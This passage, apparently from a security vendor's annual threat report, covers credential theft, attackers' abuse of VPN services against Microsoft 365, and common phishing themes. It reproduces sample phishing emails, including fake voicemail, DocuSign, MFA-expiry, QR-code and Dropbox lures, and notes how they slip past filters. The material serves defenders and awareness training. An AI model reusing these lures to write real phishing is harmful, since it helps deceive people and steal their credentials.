We found attackers who were able to steal credentials and access resources directly without MFA or used in conjunction with an MFA bypass using a similar methodology. Mismatching OS occurred nearly half of the time, as attackers are often seen using customized Linux-based attack systems like Kali to perform many of these actions. Attackers stealing credentials seem to have less insight on victims' locations, as they failed to correctly account for geolocation four times more than those attempting token theft. The correct VPN policy was more accurately determined by attackers who attempted credential theft versus those attempting token theft.



Alert JSON

```
        "4765445b-32c6-49b0-83e6-1d93765276ca",
        "[redacted].org"
      ]
    },
    "@timestamp": "2025-01-11T18:58:18.638Z",
    "user_agent": {
      "name": "axios",
      "device": {
        "name": "Other"
      },
      "version": "1.7.9",
      "original": "axios/1.7.9"
    },
```

Extract of Huntress ITDR event data, showing the details behind an identity intrusion associated with Axios phishing




Figure 48: Credential theft detections in 2024

VPN and Proxy Abuse

Cybercriminals will often abuse Virtual Private Networks (VPNs) or proxy systems in their attacks to conceal their real IP address or try to bypass geolocation fencing rules so they can access resources or login information. During the latter half of 2024, we updated our technology to be able to identify VPNs and proxies—even when they were "hidden"—to see which services attackers preferred to abuse.

NordVPN was the top offender, accounting for one-fifth (20%) of all incidents we detected. This popular VPN skyrocketed to infamy in the last few years due to its marketing push via YouTube and social media influencers. Attackers seem to have bought into the hype as well and made it their go-to method for targeting Microsoft 365 resources.

SurfEasy and ExpressVPN combined accounted for 23% of incidents in 2024, as both are similarly popular and readily available VPN platforms. An interesting finding was the abuse of the Meson Network in nearly 4% of incidents: this blockchain-based bandwidth trading protocol is often used by decentralized systems for storage and decentralized apps (DAPPs), as well as computational needs. TOR proxy, once a staple protocol for sophisticated attackers to stay anonymous, was only abused less than 2% of the time throughout 2024. We included a chart of the top 15 offending VPN and proxy providers so that defenders can implement these into their own reputational analysis systems.




Figure 49: VPNs abused to target M365 environments in 2024

Phishing Activity in 2024

Phishing Activity in 2024

Huntress works with Security Awareness Training (SAT) learners to gather potential phishing email threats reported by victims. We implemented a vision-based identification process to catalog, organize, and perform in-depth analysis on these malicious emails. This analysis led us to categorize the most prevalent threats into 285 unique groups of attacks targeting customers. While these groups don't represent all potential attacks, there were clear recurring themes and techniques that were consistently abused across all industries.

Notable Phishing Email Themes





Figure 50: Prevalent phishing themes in 2024

Voicemail Luring

Attackers exploit the concept and urgency of missed phone calls and voicemail notifications to convince users to interact with malicious emails. These attempts typically prompt the victim to click on links to "hear their voicemail" or get a transcript of their missed call—often leading to a malicious landing page designed to steal credentials or a malicious download delivering malware.



From: Susan Fry [mailto:sfry@yourcompany.com]
Sent: Tuesday, January 9, 2025 9:25 AM
To: Hamil, James <james.hamil@yourcompany.com
Subject: Please handle ASAP

- External email. Foward any suspicious emails to bad@yourcompany.com -

VoiceMail Center

Voicemail Transcript

New Incoming voicemall Added

caller ID: 998003829
uration: 00:01:22
/23/2024


Please view and confirm below

Malicious link disguised as voicemail transcript

Voicemail luring phishing email attempt

E-Signature Impersonation

E-signing documents, especially those that look like they come from Docusign and Adobe, were the most prevalent form of phishing targeting customers in 2024. Attacks using this technique typically appear in two different forms. The first is attackers crafting fake graphical emails that look like they originate from the e-signature provider. This technique is usually detected by environments with email gateway analysis in place, but for those without these security measures, these emails can look legit. The second, more sophisticated method involves abusing the actual service provider to host a malicious document or document linking to a malicious website. These are then sent to the victim and bypass many detection-based systems, so the victim is socially engineered to log in to a malicious site for attackers to steal credentials or deliver a malicious payload.



From: Susan Fry [mailto:sfry@yourcompany.com]
Sent: Tuesday, January 9, 2025 9:25 AM
To: Hamil, James <james.hamil@yourcompany.com
Subject: Please handle ASAP

- External email. Foward any suspicious emails to bad@yourcompany.com -

docusign

A document has been sent to you. To view the details of your document, click the button below.

Please click the 'Review Document' button to view the document s


Thank you for choosing DocuSign.

Link to malicious document hosted by a legitimate service provider

An example of a DocuSign phishing email attempt

Image-Based Content

To bypass text-based spam filters, attackers often send an image render of their phish design where an entire image is hyperlinked to point to their malicious landing page. This image is often the only element included in the email and is a tactic that has been used for many years. Email gateway scanners can eliminate these before reaching victims, but attackers still find ways to bypass these and sneak into inboxes.



From: Susan Fry [mailto:sfry@yourcompany.com]
Sent: Tuesday, January 9, 2025 9:25 AM
To: Hamil, James <james.hamil@yourcompany.com
Subject: Please handle ASAP

You don't often get email from administrator@778392929.com. Learn why this is important

Malicious hyperlink via embedded image render

Microsoft 365 sign-in for multi-factor authentication

Hello:

- The multi-factor authentication for your Microsoft account is set to expire today.
- Please re-authenticate now to continue using Microsoft 365 apps and services without interruption


Contact Microsoft help desk if you have any questions.

This email was sent from an unmonitored mailbox.
You are receiving this email because you have subscribed to Microsoft Office 365.
Privacy Statement
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052 USA

An example of an image-based phishing email attempt

QR Codes

To avoid scrutiny on links in their phishing emails, many attackers have pivoted to embedding QR codes in their messages instead. There is less security awareness around safe handling of QR codes and victims often scan these with personal mobile devices without organizational security controls in place. These accounted for slightly more than 8% of phishing attacks in our data subset, but we expect this method in particular to escalate in 2025.



From: Susan Fry [mailto:sfry@yourcompany.com]
Sent: Tuesday, January 9, 2025 9:25 AM
To: Hamil, James <james.hamil@yourcompany.com
Subject: Please handle ASAP

Microsoft 365 sign-in for multi-factor authentication


• The multi-factor authentication for is set to expire within **24 hours**.
• Scan the barcode below to **reauthorize your multi-factor authentificiation within 24** hours and stay connected to Microsoft 365 apps and services.

Malicious QR code

An example of a QR code phishing email attempt

Fake "Threads" / Reply Chains

A clever tactic from attackers is showing "social proof." These schemes appear to show a conversation between multiple people and then are forwarded on to the victim. These emails often contain malicious attachments used to deploy initial stage malware to steal information and download subsequent components onto the victim's machine.



[EXT] uni-ugrad-dept-sales FW: *UPDATED FORM* Undergraduate Achievement Bursaries: Application form

Sam Smith, Administrative Officer <sam.smith@adminoffice.com>
Mon 2/4/2025 8:30 AM
To: John Williams

Notice: This message was sent from outside the Kent Admin email system. Please be cautious with links and sensitive information.

Hi there,
Please review the latest documents for your department project:

Achievement Bursaries Forms.zip

If you have any questions, Please contact me.

From: Vicky Fitzick, Deans Assistant
Sent: Monday 10/01/2024 10:33 AM
To: John Doe
Cc: Susan Fry
Subject: "UPDATED FORM" Undergraduate Achievement Bursaries: Application form

This year, 13 bursaries of $1,500 each will be awarded to exceptional students in the university. Students should be advised to return completed forms to the office of the Dean by 12/31/2024.

REFERENCE:

Achievement Bursaries recogize undergraduate students who have demonstrated outstanding commitment to the pursuit of excellence in their endeavors. Areas where individual expression becomes public are recognized through these bursaries. Recipients must have demonstrated financial need and a minimum 3.5 sessional grade point average for students continuing at or transferring to the university or a 70% admission


Malicious attachments

Forwarded "social proof"

An example of a malicious fake thread email phishing attempt

Living Off Trusted Sites (LoTS)

In order to get past email security gateways and land directly in inboxes, attackers are using trusted file-sharing and collaboration sites with free tiers. Instead of putting a malicious link in a phishing email, they put the link within a document on the trusted site and share that document to the victim from the trusted site. This is an effective tactic because many users put their guard down outside their inbox and on "trusted" sites.



From: Susan Fry [mailto:sfry@yourcompany.com]
Sent: Tuesday, January 9, 2025 9:25 AM
To: Hamil, James <james.hamil@yourcompany.com
Subject: Please handle ASAP

Hi there,

In case you missed it, Susan Fry (dropboxadmin@outlook.com) shared "proposal.pdf" with you on Dropbox.

Thanks!
–The Dropbox Team

Dropbox, Inc.
PO Box 77767, San Francisco, CA 94107
View Privacy Policy | **Unsubscribe**

© 2024 Dropbox

Document containing the malicious link

Link to malicious document via a trusted site

An example of a LoTS phishing email attempt

Impersonated Brands

Attackers targeted Microsoft 365 users along with a common subset of brands to socially engineer victims to open their phishing emails. Out of the 285 groups, Microsoft-branded emails were the most common accounting for nearly 40% of incidents while Docusign was the second most common impersonation at nearly 25%. Other brands being mimicked to send malicious emails were Dropbox, Sharefile, Adobe, Paychex and Apple.

